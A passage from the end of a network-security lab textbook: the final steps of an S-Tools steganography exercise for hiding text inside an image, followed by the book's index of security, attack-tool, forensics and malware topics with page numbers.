5. Drag the text file into the S-Tools interface and release it over the graphic (see Figure 11-13). You can select the encryption option of your choice, including IDEA, DES, Triple DES, and MDC. You must also choose a

passphrase. For the exercise, choose something that is easy to remember so that you can recover your hidden data.




Figure 11-11: S-Tools enables you to hide a file inside another file.




Figure 11-12: Hide this text in the file.

6. After a brief pause, you see the image with the hidden data appear, as shown in Figure 11-14.
7. Right-click the hidden image file to save it. If you want to reveal the hidden text, right-click the hidden image file and choose Reveal. Notice that if you right-click the original file, it also offers the Reveal option, but fails if you enter the passphrase. This handy feature prevents unwanted guests from determining which image files have hidden text.
8. Right-click the hidden image file and choose Save. Compare the hidden image file to the original and notice that only the time stamp has changed; the size remains the same.




Figure 11-13: Fill in the encryption options and enter a passphrase.



Figure 11-14: One image contains your hidden message. Look closely and see whether can tell the difference.

Index

NUMBERS
802.1x, wireless systems, 309

A
ACK flag, 147
ACK value, 165
ACLs (access control lists), 168–170
acquisition (forensics), 405–407
  copies, 410–411
    imaging, 412–413
    logical, 411
    physical, 412
  drive removal, write blockers, 407–409
  drive-wiping, 409
  hashing, 407–409
active OS fingerprinting, 164–167
activity blocking, 354
adware, 350–351
AES (Advanced Encryption Standard), 234, 237
  WPA and, 308
Aircrack, 31, 321
Aireplay, 321–322
Airodump, 321
AiroPeek, 323
Airsnarf, 324
AirSnort, 323
AirTraf, 324
algorithms, encryption, 233–234
Anna Kournikova worm, 338
antiforensics, 430–431
antivirus, 353–355
application layer
  data capture and, 115
  DNS, 136–137
  enumeration, 200–202
    SNMP, 197–200
  FTP, 134, 135–136
  HTTP, 134, 137
  ports, 135
  SMTP, 134, 136
  SNMP, 137
  Telnet, 136
  TFTP, 137
  tunneling, 256–259
applications
  enumeration, 182
  learning, 29–30
APs (access points), 302
  rogue, 318–319
  spoofing, 318–319
APTs (advanced persistent threats), 350
ARIN (American Registry for Internet Numbers), 55

ARP (Address Resolution Protocol), 131
  poisoning, 86–87
    ARP process, 85–86
    tools, 88–91
attack tools
  Bluetooth, 324
  importance, 274
  wireless systems
    AiroPeek, 323
    Airsnarf, 324
    AirSnort, 323
    AirTraf, 324
    Mognet, 323
    THC-WarDrive, 324
    WaveStumbler, 323
attacks. *See also* malware
  authentication, 259–264
  Bluejacking, 324
  Bluesnarfing, 324
  brute-force, 215
  dictionary, 214
  DoS, 319–320
  encryption, 259–264
  equipment destruction, 320
  evil twin, 318–319
  flood, 319–320
  hybrid, 214
  jamming, 320
  loop, STP and, 83
  network jamming, 320
  Ophcrack, 216
  password cracking, 260
    brute-force attacks, 261–263
    dictionary attacks, 261
    RainbowCrack, 263
  password extraction, 259–260
  rainbow, 216
  SAM and, 214
attributes, 278–279
authentication
  802.1x, 309
  attacks, 259–264
  basic, 51–52
  certificate-based, 53
  challenge-response, 249–250
  encryption and, 244–245
    passwords, 245–250
    sessions, 250–252
  exploits, 51–53
  forensics, 413–416
  forms-based, 52
  message digest, 53
  public key
    CA (certificate authority), 242
    certificate distribution system, 244
    CRL (certificate revocation list), 243
    digital certificates, 243
    DSA (Digital Signature Algorithm), 243
    PKI (public key infrastructure), 242
    RA (registration authority), 242–243
  session
    basic, 251
    certificate-based, 251–252
    cookies, 250
  weak router authentication, 251–252

B

banner grabbing, 68
  exercise, 74–76
  firewalls, enumeration, 187–188
basic authentication, 51–52, 251
BeEF (Browser Exploitation Framework), 290–291
beta software, 28
BGP (Border Gateway Protocol), 183
BlackWidow, 49
Blowfish, 234
BlueBug, 324
Bluejacking, 324
Bluesnarfing, 324
BlueSniff, 324
Bluetooth, 304–305, 324
botnets, 347–348
  C&C (command and control), 348
  DGA (domain generation algorithm), 348–349

fluxing, 349
sinkholes, 350
Brain virus, 332
breaches, 231
browsers, enumeration, exercise, 229
brute-force attacks, 215, 261–263
BTScanner, 324
bulletproof hosting, 346
Burger, Ralf, 334
BurnEye, 341
Burp Suite, 31

C

CA (certificate authority), 242
cabling, 5
one-way, exercise, 122–123
Cain & Abel, 31, 186, 215
CAM (Content-Addressable Memory) table, 80
CANVAS, 292
CBC (cipher block chaining) mode, 235
CCMP (Cipher Block Chaining Message Authentication Code Protocol), 308
CDP (Cisco Discovery Protocol), 183
cellphones, tracking, 311
certificate distribution system, 244
certificate-based authentication, 53, 251–252
certification, preparation, 3–4
CFB (cipher feedback) mode, 236
chain of custody, forensics and, 403
challenge-response authentication, 249–250
chosen ciphertext attacks, 263
chosen plaintext attacks, 264
ciphers, 232
chosen ciphertext attacks, 263
RC4 (Rivest Cipher 4), 234
RC5 (Rivest Cipher 5), 234
SAFER (Secure and Fast Encryption Routine), 234
ciphertext-only attacks, 263
codes, 232
CodeSearchDiggity, 275
Cohen, Fred, 331
Colasoft Capsa, 117–118
commands
enumeration, Linux, 197
Linux, basic, 25–26
`net`, 194
Nmap, 158
NTP service, 196
`traceroute`, 69–70
commercial-quality equipment, 5
community strings, SNMP, 199
Companies House, 56
computer virus, 331
Conficker worm, 337–338
connectivity, 5
Cookie Cleaner, 53
cookies
enumeration, 211
risks, 53
session authentication, 250
Core Impact, 291–292
cracking passwords, 213–216
crimeware, 345
bulletproof hosting, 346
Zeus, 346
CRL (certificate revocation list), 243
crypters, 342–343
cryptography, 232
chosen ciphertext, 263
chosen plaintext, 264
ciphertext-only attacks, 263
cryptanalysis, 233
cryptographic key, 233
cryptology, 233
CrypTool exercise, 266–267
cryptosystems, hybrid, 241
man-in-the-middle attacks, 263
replay attack, 264
CrypTool, exercise, 266–267
CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance), 302
CVEs (Common Vulnerabilities and Exposures), 218

CWR flag, 147
CypherX Crypter, 342

D

DAI (Dynamic Address Resolution Protocol Inspection), packet capture prevention, 95
Damn Vulnerable Linux, 30
data-link layer, data capture and, 108–110
Denning, Dorothy, 366
DES (data encryption standard), 234, 235–236
  AES (Advanced Encryption Standard), 237
  CBC (cipher block chaining) mode, 235
  CFB (cipher feedback) mode, 236
  ECB (electronic codebook mode), 235
  OFB (output feedback) mode, 236
  Triple DES, 236
DHCP (Dynamic Host Configuration Protocol)
  redirection, 92–94
  snooping, packet capture and, 95–96
dictionary attacks, 214, 261
Diffie-Hellman, 239–240
digital certificates, 243
disk space, 5–6
  Windows, 19
  Windows Server 2012, 20
DNS (Domain Name System), 136–137
  application layer tunneling, 256
  FQDNs (fully qualified domain names), 136
DoS (denial of service) attack, 56
  wireless systems, 319–320
Draper, John, 18
DSA (Digital Signature Algorithm), 243
DSSS (direct-sequence spread spectrum), 303
DTP (Dynamic Trunking Protocol), VLAN hopping and, 96–97
DumpSec, 227
dumpster diving, 41–42, 45–48
Duqu, 350

E

EAP (Extensible Authentication Protocol), 308–309
EAPOL (EAP over LAN), 308–309
eavesdropping on wireless, 314–318
  DoS (denial-of-service) attacks, 319–320
  rogue access points, 318–319
ECB (electronic codebook mode), 235
ECC (Elliptic Curve Cryptography), 240
ECH flag, 147
EDGAR database, 55
El Gamal, 240
email
  forensic evidence, 420–421
  headers, 434–435
  pretending through, 352–353
  spam, 353
encryption
  AES (Advanced Encryption Standard), 234
  attacks, 259–264
  authentication and, 244–245
    challenge-response, 249–250
    passwords, 245–250
    sessions, 250–252
  Blowfish, 234
  ciphers, 232
  codes, 232
  cryptography, 232–233
  cryptosystems, hybrid, 241
  DES (data encryption standard), 234, 235–236
    AES mode, 237
    CBC mode, 235
    CFB mode, 236
    ECB mode, 235
    OFB mode, 236
    Triple DES, 236

history, 232
IDEA (International Data Encryption Algorithm), 234
messages, 435–438
one-way functions, 237
MD series, 238
SHA, 238
public key, 238–239
CA (certificate authority), 242
certificate distribution system, 244
CRL (certificate revocation list), 243
Diffie-Hellman, 239–240
digital certificates, 243
DSA, 243
ECC, 240
El Gamal, 240
PKI, 242
RA, 242–243
RSA, 239
RC4 (Rivest Cipher 4), 234
RC5 (Rivest Cipher 5), 234
SAFER (Secure and Fast Encryption Routine), 234
secret key, 233–235
algorithms, 233
crytographic key, 233
DES, 235–236
messages, 233
symmetric, 233–235
WEP and, 306
enumeration
application layer protocols, 200–202
SNMP, 197–200, 223–225
applications, 182
browsers, exercise, 229
cookie-less environment, 211
firewall, 181
banner grabbing, 187–188
countermeasures, 190–191
firewalking, 189–190
Nmap, 190
port scanning, 187
Telnet, 188
traceroute, 188–189
Linux, 182
Linux/Unix, 196–197
router, 181, 182–187
bandwidth, 182
BGP, 183
cost, 182
countermeasures, 190–191
delay, 183
distance, 183
dynamic, 183
exercise, 225–227
Exploit Database, 185
IGRP, 183
load, 183
OSPF, 183, 185
protocols, 183, 225–227
reliability, 183
RIP, 183, 184
static, 183
TFTP, 186
SCADA systems, 202–210
user agent strings, 210–212
exercise, 227–229
Windows, 181
countermeasures, 195–196
DumpSec exercise, 227
identity, 191
IPC$, 195
IPC and, 193–195
security, 191
SMB and, 193–195
equipment destruction attacks, 320
Ethernet, 127
evil twin attacks, 318–319
exercises
banner grabbing, 74–76
CrypTool, 266–267
enumeration
browsers, 229
DumpSec (Windows), 227
routers, 225–227
user agent strings, 227–229
ICMP packet decode, 175–176
information gathering, 72–74

John the Ripper, 270–271
live system detection
OS fingerprinting, 179–180
port scanning, 176–177
traceroute, 177–178
malware
communication, 400–401
rootkits, 358–362
Trojans, 358
NetStumbler, 328
Nmap, 176–177
one-way cable, 122–123
one-way cabling, 122–123
OS fingerprinting, 179–180
packet analysis, 119–120
tcpdump, 120–121
packet filters, 121–122
passive information gathering, 74
password extraction, 268
port scanning, 178–179
Nmap, 176–177
traceroute, 177–178
RainbowCrack technique, 268–270
rootkits, 358–362
SNMP, application layer protocol enumeration, 223–225
Snort, 398–400
steganography, 435–438
TCP, flags, 174–175
tcpdump, 120–121
traceroute, 177–178
Trojans, 358
username extraction, 268
VisualRoute, 76
Wireshark, 172–174, 329–330
exploits
Aircrack, 31
automated tools
BeEF, 290–291
CANVAS, 292
Core Impact, 291–292
Metasploit, 286–290
Cain & Abel, 31
Metasploit, 31
wireless systems, 320–321
Aircrack, 321
Aireplay, 321
Airodump, 321
ARP injection, 322
Bluetooth, 324
deauthentication, 322
IV capture, 322–323
WEP key, 322–323

F

faking it!, 352
Fedora Security Lab, 22
FHSS (frequency-hopping spread spectrum), 303, 304
files
hidden, 432–434
integrity verification, 355
FIN flag, 147
FIN probe, 164
financial data analysis, 53–56
FindBugs, 275
firewalking, 189–190
firewalls, 5
enumeration, 181
banner grabbing, 187–188
countermeasures, 190–191
firewalking, 189–190
Nmap, 190
port scanning, 187
Telnet, 188
traceroute, 188–189
Flame, 350
flood attacks, 319–320
fluxing, 349
FOCA, 46–48
forensics
acquisition, 405–407
copies, 410–413
drive removal, 407–409
drive-wiping, 409
hashing, 407–409
antiforensics, 430–431
authentication, 413–416

chain of custody, 403
equipment, 404–405
hiding techniques, 423–430
lab, 405
steganography, 427–430
trace-evidence analysis, 416–418
browser cache, 418–420
deleted files, 421–422
email evidence, 420–421
overwritten files, 421–422
watermarking, 430
forms-based authentication, 52
FQDNs (fully qualified domain names), 136
fragmentation handling, 165
Friendly Pinger, 142
FTP (File Transfer Protocol), 134, 135–136
bounce scans, 151

G

GnuPG (GNU Privacy Guard), 241
Google, passive information gathering, 56–57
exercise, 74
graphics, Windows Server 2012, 20
Guzman, Onel de, 332

H

hacker hardware
bump keys, 17
keystroke loggers, 17
phone-hacking tools, 17–18
WiFi adapter, 16
hacking software, 31–32
Hacme Bank, 30
hardware
commercial quality, 5
lock picks, 16
requirements, 4–5
hacker hardware, 16–18
physical, 5–10
virtual hardware, 10–16hashes, encryption
MD series, 238
SHA, 238
heuristic scanning, 354
HIDS (host-based intrusion detection system), 367
honeytokens, 99
host-host layer, data capture and, 111–114
host-to-host layer
TCP (Transmission Control Protocol), 132–134
UDP (User Datagram Protocol), 134
Hping, 69
HTTP (Hypertext Transfer Protocol), 134, 137
hubs, 5, 83
traffic capture and, 79
hybrid attacks, 214, 261
hybrid cryptosystems, 241
hypervisors, 11–12

I

I Love You virus, 332
IANA (Internet Assigned Numbers Authority), 55
IBM Internet Scanner, 277
ICMP (Internet Control Message Protocol), 69, 125, 131
messages, 138
packet decode exercise, 175–176
ping, 138–142
redirection and, 94
tunneling and, 253–254
IDEA (International Data Encryption Algorithm), 234
idle scans, 151–154
IDS (intrusion detection system), 148–149, 365–366
central monitoring system, 368
database components, 368
deep packet inspection, 370
engines, 369–370
HIDS (host-based intrusion detection system), 367

IPS (intrusion prevention systems), 366
misuse detection, 366
network sensors, 368
NIDS (network-based intrusion detection systems), 367
protocol decoding, 370
report analysis, 368
response box, 368
responses, 379–381
signature-based, 369
Snort
buffer overflows, 378–379
configuration verification, 372–373
IDS access limits, 372
platforms, 371
rules, 373–378
statistical anomaly-detection systems, 369–370
storage components, 368
IGRP (Interior Gateway Routing Protocol), 183
information gathering
exercises, 72–74
passive
financial data analysis, 53–56
job ads mining, 53–56
sources, 40–53
Insecure.org, 31
integrity checking, 354
Internet, 5
Internet Archive, 45–47
Internet layer, 128
ARP (Address Resolution Protocol), 131
data capture and, 110–111
ICMP, 131
IP addresses, 128–130
tunneling, 252–254
intrusion detection, 168–169, 366
wireless systems, 326
IP addresses
GeoIP, 384
header, 129
identifying, 72
IPv4, 128–129
IPC$, 195
IPC (Interprocess Communication), enumeration, Windows, 193–195
IPID sampling, 165
IPS (intrusion prevention systems), 366
IPv4 addresses, 128–129
ISL (inster Switch Link), 82
ISN (Initial Sequence Number) sampling, 165
ISO files, 22

J

jamming attacks, 320
job ads, 53–56
John the Ripper, 31, 186, 215
exercise, 270–271

K

Kali, 37–38
Karen's Cookie Viewer, 53
KerbCrack, 217
KIPs (Key Integrity Protocol), TKIPs, 307–308
Kismet, 31, 314

L

labs, reasons for building, 2–4
leapfrogging for information, 41
learning applications, 29–30
LibPcap, 78–79
Linux, 20–21, 35
commands, basic, 25–26
enumeration, 182, 196–197
ISO files, 22
Kali
Metasploit, 296–298
Searchsploit, 295–296
navigation, 23–25
salts, 27
live system detection
application layer, 134–137
host-to-host layer, 132–134

ICMP, 138–142
traceroute, 142–147
Internet layer, 128–132
intrusion detection, 168–169
network access layer, 127–128
OS fingerprinting, 161–162
active, 164–167
exercise, 179–180
passive, 162–164
port knocking, 167–168
port scanning
advanced techniques, 151–154
countermeasures, 167–170
exercise, 176–177
NetScan, 161
Nmap, 157–160
SuperScan, 160
TCP, 147–151
THC-Amap, 161
traceroute exercise, 177–178
UDP, 147–151
TCP/IP, 125–127
logic bombs, 338
loop attacks, STP and, 83

M

MAC addresses
broadcast, 128
Ethernet frames, 127
multicast, 127–128
switches and, 80
unicast, 127
Mac OS X, 28
Maltego, 46–47
malware
adware, 350–351
analysis
communication exercise, 400–401
dynamic, 394–397
sources, 382–386
static, 390–394
testbed, 386–390
VirusTotal, 401
antivirus, 353–355
APTs (advanced persistent threats), 350
backdoors, 338–340
botnets, 347–350
crimeware, 345
bulletproof hosting, 346
Zeus, 346–347
defenses, 353–355
email, pretending through, 352–353
examples, 333
faking, 352
file integrity verification, 355
history, 331–333
locating, 362–363
logic bombs, 338
phishing attacks, 332
rootkits
application/file, 343
chkrootkit, 345
CurrPorts and, 344
direct kernel object manipulation, 344
DLL injection, 344
exercise, 358–362
hooking, 344
kernel, 343
Process viewer and, 345
ps and, 344
Rootkit Hunter, 345
Task Manager and, 344
TCPView and, 345
TList and, 345
social engineering, 351–352
spyware, 350–351
Trojans, 338–343
exercise, 358
user education, 355
viruses, 331, 334
Burger, Ralf, 334
detection, 335–336
fast infection, 335
file infection, 335
hoaxes, 336
I Love You, 332

Linux, 335
MacMag, 334
macro infection, 335
master boot record infection, 335
Melissa, 337
multipartite, 336
polymorphic, 336
profit generation, 337
propagation, 335
RAM resident infections, 335
Scores, 334–335
sparse infection, 335
stealth, 336
Windows, 335
worms, 331
Anna Kournikova, 338
Conficker, 337–338
RTM, 337
man-in-the-middle attacks, 263
MBSA (Microsoft Baseline Security Analyzer), 277
Melissa virus, 337
memory, 5–6
pricing, 7
Windows, 19
Windows Server 2012, 20
message digest authentication, 53
Metasploit, 31
Armitage, 287
command-line interface, 289–290
Kali Linux, 295–296
msfconsole, 288–289
updating, 290
MIC (message integrity check), 308
Microsoft Windows. *See* Windows
Mimikatz, 217–218
misuse detection, 366
Mognet, 323
monitors, Windows, 19
Morphine, 342

N

navigation, Linux, 23–25
NeoTracePro, 69
Nessus, 31
`net` commands, 194
NetBIOS (Network Basic Input/Output System), 191
ports, 192
services, 192
Netcat, 31
tunneling and, 258
NetRecon, 277
NetScan, 161
NetStumbler, 312–314
exercise, 328
network access layer, 127–128
network jamming attacks, 320
network traffic. *See* traffic
NetworkMiner, 116
NFAT (network forensic analysis tools), 116
NIC (Network Interface Controller)
MAC addresses and, 127
promiscuous mode, 78
wireless systems, 301–302
NIDS (network-based intrusion detection systems), 367
Nmap, 78, 157–160
exercise, 176–177
firewall enumeration, 190
OS fingerprinting, 165–167
non-promiscuous mode, 79
NTP (Network Time Protocol), 196–197

O

ODM (orthogonal-division multiplexing), 303, 304
OFB (output feedback) mode, 236
one-way cable, exercise, 122–123
online auctions, equipment purchase, 8–9
operating systems
Linux, 20–21
ISO files, 22
navigation, 23–25
salts, 27

Mac OS X, 28
Windows, 19–20
Ophcrack, 216
OPSEC (operations security), 39–40
OS fingerprinting, 161–162
active, 164–167
exercise, 179–180
Nmap, 165–167
passive, 162–164
OSPF (Open Shortest Path First), 183, 185
OUI (Organizational Unique Identifier), 128

P

PAC (programmable automation controller), 202
packers, 341
packet analysis, 77–78
capture
application layer, 115
detection, 97–99
network (Internet layer), 110–111
physical (data-link layer), 108–110
prevention, 94–97
transport (host-host layer), 111–114
exercise, 119–120
honeytokens and, 99
tcpdump, exercise, 120–121
Wireshark, 99–102
decoding traffic, 102–108
filtering traffic, 102–108
packet filters
ACLs and, 168–170
exercise, 121–122
packet sniffers
tcpdump, 31
Wireshark, 31
PAN (personal area network), 304
passive information gathering
authentication method exploit, 51–53
banner grabbing, 68
Cain & Abel, 215
domain ownership, 57–58
DNS (domain name system), 63–66
RIRs (Regional Internet Registries), 61–63
web server location, 69–70
web server software, 66–68
WHOIS database, 59–61
dumpster diving, 41–42, 45–48
financial data analysis, 53–56
Google and, 56–57
job ads mining, 53–56
key employees, 43–45
leapfrogging, 41
source code, 48–51
wardriving, 42
ZabaSearch, 44–45
ZoomInfo, 44–45
passive OS fingerprinting, 162–164
passwords
cracking, 213–216, 260
brute-force attacks, 261–263
dictionary attacks, 261
John the Ripper, 215
LCP, 215
RainbowCrack, 263
encryption and, 245–250
extracting, 259–260
exercise, 268
hashes, 246–249
sniffing, 216–218
protecting, 221
recovery, John the Ripper, 31
SAM (Security Accounts Manager), 213
speculation, 213–216
patches, managing, 2
penetration tests, 2
penetration tools, importance, 274
PGP (Pretty Good Privacy), public key authentication and, 241
phishing attacks, 332, 353
phone-hacking tools, 17–18
physical hardware
disk space, 5–6
existing, 6

memory, 5–6
processor, 5–6
purchasing, 7–10
ping, 138–142
Pinger, 142
PKI (public key infrastructure), 242
PLC (programmable logic controller), 202
port knocking, 167–168
port mirroring, 84–85
port scanning
advanced techniques, 151–154
analysis exercise, 178–179
countermeasures, 167–170
firewalls, enumeration, 187
idle scans, 151–154
legality, 150
NetScan, 161
Nmap, 157–160
exercise, 176–177
results, 155
SuperScan, 160
TCP, 147–151
THC-Amap, 161
traceroute, exercise, 177–178
types, 155
UDP, 147–151
Wireshark, 155–156
ports, application layer, 135
principle of least privilege, 135
processor, 5–6
Windows, 19
Windows Server 2012, 20
promiscuous mode, traffic capture, 78–79
PSH flag, 147
public key authentication
CA (certificate authority), 242
certificate distribution system, 244
CRL (certificate revocation list), 243
digital certificates, 243
DSA (Digital Signature Algorithm), 243
PKI (public key infrastructure), 242
RA (registration authority), 242–243
public key encryption, 238–239
Diffie-Hellman, 239–240
ECC (Elliptic Curve Cryptography), 240
El Gamal, 240
RSA, 239

Q

QualysGuard, 277

R

RA (registration authority), 242–243
rainbow attack, 216
RainbowCrack technique, 263
exercise, 268–270
RAM (random access memory), 5–6
CAM table, 80
RATS (Rough Auditing Tool for Security), 275
RC4 (Rivest Cipher 4), 234
RC5 (Rivest Cipher 5), 234
RedFang, 324
replay attacks, 264
requirements
checklist, 34–35
hardware, 4–5
hacker hardware, 16–18
physical, 5–10
virtual, 10–16
software, 18–19
operating systems, 19–28
Retina, 277
RFC (Request for Comments), 128
RFs (radio frequencies), 303
Rijndael, 237
RIP (Routing Information Protocol), 183, 184
rogue access points, 318–319
rootkits
application/file, 343
chkrootkit, 345
CurrPorts and, 344
direct kernel object manipulation, 344

DLL injection, 344
exercise, 358–362
hooking, 344
kernel, 343
Process viewer and, 345
ps and, 344
Rootkit Hunter, 345
Task Manager and, 344
TCPView and, 345
TList and, 345
routers, 5
enumeration, 181, 182–187
bandwidth, 182
BGP, 183
cost, 182
countermeasures, 190–191
delay, 183
distance, 183
dynamic, 183
Exploit Database, 185
IGRP, 183
load, 183
OSPF, 183, 185
protocols, 183, 225–227
reliability, 183
RIP, 183, 184
static, 183
TFTP, 185
weak router authentication, 251–252
RPC scans, 151
RSA, 239
RST flag, 147
RTM worm, 337
RTS (ready-to-send), 302
RTU (remote terminal unit), 202

S

SAFER (Secure and Fast Encryption Routine), 234
SAINT (Security Administrator's Integrated Network Tool), 277
salts, 27
SAM (Security Accounts Manager), 213
SARA (Security Auditor's Research Assistant), 277
SATAN (Security Administrator Tool for Analyzing Networks), 28–29, 275
SCADA (supervisory control and data acquisition) systems, enumeration and, 202–210
scrapping locks, 16–17
Searchsploit, 295–296
secret key encryption, 233–235
algorithms, 233
crytographic key, 233
DES (data encryption standard)
AES mode, 237
CBC mode, 235
CFB mode, 236
ECB mode, 235
OFB mode, 236
Triple DES, 236
messages, 233
symmetric, 233–234
algorithms, 234
security
breaches, 231
OPSEC, 39–40
security software, 28
servers, virtual, 10–11
hypervisors, 11–12
SIDS (Security Identifiers), 192
signature scanning, 354
sinkholes, 349
site rippers, 48
BlackWidow, 49
hidden fields, 50
Teleport Pro, 49
Wget, 49
SMB (Server Message Block), 191
enumeration, Windows, 193–195
SMTP (Simple Mail Transfer Protocol), 134, 136
SNAP (Subnetwork Access Protocol), 183
sniffers
password hashes, 216–218

promiscuous mode, 78–79
tcpdump, 115–116
TCP/IP protocols and, 126
SNMP (Simple Network Management Protocol), 137
application layer protocol enumeration, 197–200
exercise, 223–225
community strings, 199
snooping, DHCP, packet capture and, 95–96
Snort
buffer overflows, 378–379
exercise, 398–400
IDS access limits, 372
modes
Network Intrusion mode, 373
Packet Logger, 373
Sniffer, 372
platforms, 371
rules
headers, 373, 374–375
logging, 375–376
options, 373, 376–378
social engineering, 351–352
software
beta, 28
hacking, 31–32
requirements, 18–19
operating systems, 19–28
security software, 28
SOHO (small office/home office), 1
source code, 48–51
assessment tools, 275–276
hidden fields, 50
spam, 353
spear phishing, 353
speculation, passwords, 213–216
spim, 353
spoofing, APs (access points), 318–319
spread-spectrum technology, 303
spyware, 350–351
SSID (same service set identifier), 302
SSL (Secure Sockets Layer), public key authentication and, 241
steganography, 427–430
exercise, 435–438
Stoll, Cliff, 366
storage, 410
partitioning, 411
STP (Spanning Tree Protocol), loop attacks and, 83
Stuxnet, 350
SuperScan, 142, 160
switches, 5
managed, 83–84
traffic capture and, 79–80
unmanaged, 83–84
symmetric encryption, 233–234
algorithms, 234
SYN flag, 147
system assessment tools, 276
attributes, 278–279
IBM Internet Scanner, 277
MBSA, 277
NetRecon, 277
QualysGuard, 277
Retina, 277
SAINT, 277
SARA, 277

T

TCP (Transmission Control Protocol), 132–134
flags, exercise, 174–175
port scanning, 147–151
three-way handshake, 148
TCP initial window, 165
tcpdump, 31, 115–116
exercise, 120–121
TCP/IP (Transmission Control Protocol/Internet Protocol), 125–127
network access layer, 127–128
sniffers and, 126
Teflon Oil Patch, 342
Teleport Pro, 49
Telnet, 136
firewall enumeration, 188

testbed
physical targets, 387
virtual targets, 387
testing
Burp Suite, 31
penetration tests, 2
TFTP (Trivial File Transfer Protocol), 137, 186
THC-Amap, 161
THC-WarDrive, 324
three-way handshake, 148
Throwing Star LAN Tap, 81–82
TKIP (Temporal Key Integrity Protocol), 307–308
TLS (Transport Layer Security), public key authentication and, 241
tools, 5
attack, importance, 274
exploit, automated, 286–292
penetration, importance, 274
platforms, 292–293
vulnerability assessment, 274–275
application assessment, 276
Nessus, 279–286
source code assessment, 275–276
system assessment, 276–279
trace evidence (forensics), 416–422
traceroute, 142–147
exercise, 177–178
firewall enumeration, 188–189
`traceroute` command, 69–70
traffic, capturing
ARP poisoning, 85–91
DHCP redirection, 92–94
flooding, 91–92
hubs, 79, 83
ICMP and, 94
packet capture prevention, 94–99
port mirroring, 84–85
promiscuous mode, 78–79
switches, 79–81, 83–84
Throwing Star LAN Tap, 81–82
Transport layer, tunneling, 254–255
Triple DES (Data Encryption Standard), 236
Trojan Man, 342
Trojans, 338–340
exercise, 358
trunks, 82
tunneling
application layer, 256–259
ICMP, 253–254
Internet layer, 252–254
Netcat and, 258
techniques, 257
Transport layer, 254–255

U

UDP (User Datagram Protocol), 125, 132–134
port scanning, 147–151
Unix, enumeration, 196–197
UPS (uninterrupted power supply), 5
URG flag, 147
used equipment, 7–8
user agent strings
enumeration and, 210–212
identifying, 227–229
user education, malware and, 355
username, extraction, exercise, 268

V

virtual hardware
servers, 10–11
hypervisors, 11–12
VirtualBox, 15–16
VM (virtual machine), 10
VMware, 12–15
VirtualBox, 15–16
viruses, 331
Brain, 332
Burger, Ralf, 334
detection, 335–336
fast infection, 335
file infection, 335
hoaxes, 336
I Love You, 332

Linux, 335
MacMag, 334
macro infection, 335
master boot record infection, 335
Melissa, 337
multipartite, 336
polymorphic, 336
profit generation, 337
propagation, 335
RAM resident infections, 335
Scores, 334–335
signatures, 357
sparse infection, 335
stealth, 336
Windows, 335
vishing, 353
VisualRoute, 69
exercise, 76
VLANS (Virtual LANs), 80–82
hopping, prevention, 96–97
VM (virtual machine), 10
tools, installation, 38
VMware, 12–15
Kali, 37–38
Windows images, 35–36
VMware vCenter Converter, 36–37
VMware Workstation, installation, 13–14, 35
vulnerabilities
exploiting, 218–221
Nesses, 31
vulnerability assessment tools, 274–275
application assessment, 276
exploits
BeEF, 290–291
CANVAS, 292
Core Impact, 291–292
Metasploit, 286–290
Metasploit, 296–298
N-Stalker, 294–295
Searchsploit, 295–296
selecting, 292
source code assessment, 275–276
system assessment, 276
attributes, 278–279
IBM Internet Scanner, 277
MBSA, 277
NetRecon, 277
QualysGuard, 277
